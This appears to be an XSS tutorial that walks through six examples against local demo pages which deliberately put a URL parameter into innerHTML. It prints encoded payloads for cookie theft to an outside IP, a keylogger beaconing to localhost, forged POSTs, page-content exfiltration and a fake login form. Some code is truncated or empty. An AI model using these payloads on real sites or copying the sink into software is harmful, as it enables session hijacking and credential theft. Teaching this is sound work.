


Cross-site scripting(XSS)

If someone from outside can inject any kind of script in your website and do something unintended (stealing cookie, data, critical information), it is known as XSS attack.

Malicious scripts can be injected from url, forms, input fields etc.



VULNERABILITIES

1. User session hijacking

Hijacking session details like stealing cookie data

2. Unauthorized activities

Sometimes you might have seen that you don't send any message to your friend in facebook but message is sent asking for money.

3. Capturing keystrokes

Getting what you are typing in keyboard

4. Stealing critical information

Getting entire DOM or entire code which consists critical information. Getting html content of the page. Bank info, transaction info

5. Phishing

Phishing is **when attackers attempt to trick users into doing 'the wrong thing'**, such as clicking a bad link that will download malware, or direct them to a dodgy website

Example 1

```
<!DOCTYPE html>
<html lang="en">
<head>
```

```

<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>XSS Example</title>
</head>
<body>


<!-- Vulnerable Code -->
<div>
  Welcome, <span id="username"></span>!
</div>

<script>
  const params = new URLSearchParams(window.location.search);
  const name = params.get('name');
  document.getElementById('username').innerHTML = name;
</script>

</body>
</html>

```

Passing name in parameter and getting that name using query params



Example 2 - user session hijacking

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>XSS Example</title>
</head>
<body>

<!-- Vulnerable Code -->
<div>

```

```

    Welcome, <span id="username"></span>!
</div>

<script>
    // Function to set a cookie, mostly this will be set from server
    function setCookie(name, value, days) {
        const date = new Date();
        date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
        const expires = "expires=" + date.toUTCString();
        document.cookie = name + "=" + value + ";" + expires + ";path=/";
    }


    // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires in 7
    setCookie("exampleCookie", "Hello, Cookie!", 7);
</script>

<!-- Vulnerable Code -->
<script>
    const params = new URLSearchParams(window.location.search);
    const name = params.get('name');
    document.getElementById('username').innerHTML = `${name}`;
</script>

</body>
</html>

```

Cookie set by us from frontend (generally it is done using backend)



Passing name in url

Image tag

```

```

encodeURIComponent()

The `encodeURIComponent()` function encodes a URI by replacing each instance of certain characters by one, two, three, or four escape sequences representing the UTF-8 encoding of the character.

```
> encodeURIComponent('')  
◀ "%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20img%20%3D%20document.createElement(%60img%60)%3B%20img.src%3D'http%3A%2F%2F192.168.0.18%3A8888%2Fcookie%3Fdata%3D'%20%2B%20document.cookie%3B%20document.querySelector('body').appendChild(img)%3B%22%3E"
```


Value we got

```
%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20img%20%3D%20document.createElement(%60img%60)%3B%20img.src%3D'http%
```


Passing the above value without quotes as name parameter in url

Desired url we got

```
http://127.0.0.1:5500/vulnerability/example2.html?name=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D%22var%20img%20%3D%20document.createElement(%60img%60)%3B%20img.src%3D'http%
```



We knew image does not exist. We passed onerror function which consists our malicious url and we pass cookie in that url.



As you can see we passed the cookie(that we saved from frontend-screenshot above) in malicious url. Now the attacker can use that cookie to do all unwanted things.

Example 3 - Unauthorized activities

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>XSS Example</title>
  </head>
  <body>
    <!-- Vulnerable Code -->
    <div>
      Welcome, <span id="username"></span>! TimeZone,
      <span id="timezone"></span>!
    </div>

    <script>
      // Function to set a cookie, mostly this will be set from server
      function setCookie(name, value, days) {
        const date = new Date();
        date.setTime(date.getTime() + days * 24 * 60 * 60 * 1000);
        const expires = "expires=" + date.toUTCString();
        document.cookie = name + "=" + value + ";" + expires + ";path=/";
      }

      // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires
      // in 7 days
      setCookie("exampleCookie", "Hello, Cookie!", 7);
    </script>

    <!-- Vulnerable Code -->
    <script>
      const params = new URLSearchParams(window.location.search);
      const name = params.get("name");
      document.getElementById("username").innerHTML = name;
    </script>

    <script>
      function createPost(title, description) {
        var xhr = new XMLHttpRequest();
        xhr.open("POST", '/post', true);
        console.log(document.cookie);
        xhr.withCredentials = true;
        xhr.setRequestHeader(
          "Content-type",
          "application/x-www-form-urlencoded"
        );
        xhr.send(`txtName=${title}&mtxMessage=${description}`);
      }
    </script>
```

```
</body>
</html>
```

In this example we want to pass this to name parameter. We are calling createPost method.

```
<img src='error.gif' onerror="createPost('HACK_TITLE','HACK_DESCRIPTION');"/>
```


encodeURIComponent

```
%3Cimg%20src=%27error.gif%27%20onerror=%22createPost(%27HACK_TITLE%27,%27HACK_DESCRIPTION%27);%22/
```


URL

http://127.0.0.1:5500/vulnerability/example3.html?

name=%3Cimg%20src=%27error.gif%27%20onerror=%22createPost(%27HACK_TITLE%27,%27HACK_DESCRIPTION%27,



We were able to access post method. Even our cookie got passed. If our url was up, post method would have been successful.



Example 4 - Capturing keystrokes

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>XSS Example</title>
</head>
<body>

<!-- Vulnerable Code -->
<div>
  Welcome, <span id="username"></span>!
</div>

<script>
  // Function to set a cookie, mostly this will be set from server
  function setCookie(name, value, days) {
    const date = new Date();
    date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
    const expires = "expires=" + date.toUTCString();
    document.cookie = name + "=" + value + ";" + expires + ";path=/";
  }

  // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires i
n 7 days
  setCookie("exampleCookie", "Hello, Cookie!", 7);
</script>

<!-- Vulnerable Code -->
<script>
  const params = new URLSearchParams(window.location.search);
  const name = params.get('name');
  document.getElementById('username').innerHTML = name;
</script>

</body>
</html>
```


```
 { if (event.which !== 0) { clearTimeout(timeout);
buffer += String.fromCharCode(event.which); timeout = setTimeout(() => { var xhr = new XMLHttpRequest(); var uri = "http://localhost:3001/keys?data="+ encodeURIComponent(buffer); xhr.open
("GET", uri); xhr.send(); buffer = ""; }, 400); }}});'\n/
```


encoded

%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D'var%20timeout%3B%20var%20buffer%20%3D%20%22%22%3B%20document.querySelector

URL

http://127.0.0.1:5500/vulnerability/example4.html?name=%3Cimg%20src%3D%22does-not-exist%22%20onerror%3D'var%20timeout%3B%20var%20buffer%20%3D%20%22%22%3B%20document.querySelector



Whatever we are typing is being sent as parameter in malicious url

Example 5 - Stealing critical information

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>XSS Example</title>
</head>
<body>

<!-- Vulnerable Code -->
<div>
  Welcome, <span id="username"></span>!
```

```

</div>

<script>
  // Function to set a cookie, mostly this will be set from server
  function setCookie(name, value, days) {
    const date = new Date();
    date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
    const expires = "expires=" + date.toUTCString();
    document.cookie = name + "=" + value + ";" + expires + ";path=/";
  }

  // Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires in
  7 days
  setCookie("exampleCookie", "Hello, Cookie!", 7);
</script>

<!-- Vulnerable Code -->
<script>
  const params = new URLSearchParams(window.location.search);
  const name = params.get('name');
  document.getElementById('username').innerHTML = name;
</script>

</body>
</html>

```

```



```


encoded

```
%3Cimg%20src%3D"empty.gif"%20onerror%3D"var%20mycookie%3Ddocument.cookie%3B%20new%20Image().src%3D
```

URL

```
http://127.0.0.1:5500/vulnerability/example5.html?
```

```
name=%3Cimg%20src%3D"empty.gif"%20onerror%3D"var%20mycookie%3Ddocument.cookie%3B%20new%20Image().
```



Our entire inner html as passed to malicious url

Example 6 - Phishing

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>XSS Example</title>
</head>
<body>

<!-- Vulnerable Code -->
<div>
  Welcome, <span id="username"></span>!
</div>

<script>
  // Function to set a cookie, mostly this will be set from server
  function setCookie(name, value, days) {
    const date = new Date();
    date.setTime(date.getTime() + (days * 24 * 60 * 60 * 1000));
    const expires = "expires=" + date.toUTCString();
    document.cookie = name + "=" + value + ";" + expires + ";path=/";
  }
}
```

```
// Example: Set a cookie named "exampleCookie" with value "Hello, Cookie!" that expires in
7 days
setCookie("exampleCookie", "Hello, Cookie!", 7);
</script>

<!-- Vulnerable Code -->
<script>
    const params = new URLSearchParams(window.location.search);
    const name = params.get('name');
    document.getElementById('username').innerHTML = name;
</script>


</body>
</html>
```

```
<h3>Please login to proceed</h3> <form action="http://example.com/fakepage.php">Username:<br/>
<input type="username" name="username" /><br/>Password:<br/><input type="password" name="password" /><br/>
<input type="submit" name="Login" /><br/></form>
```


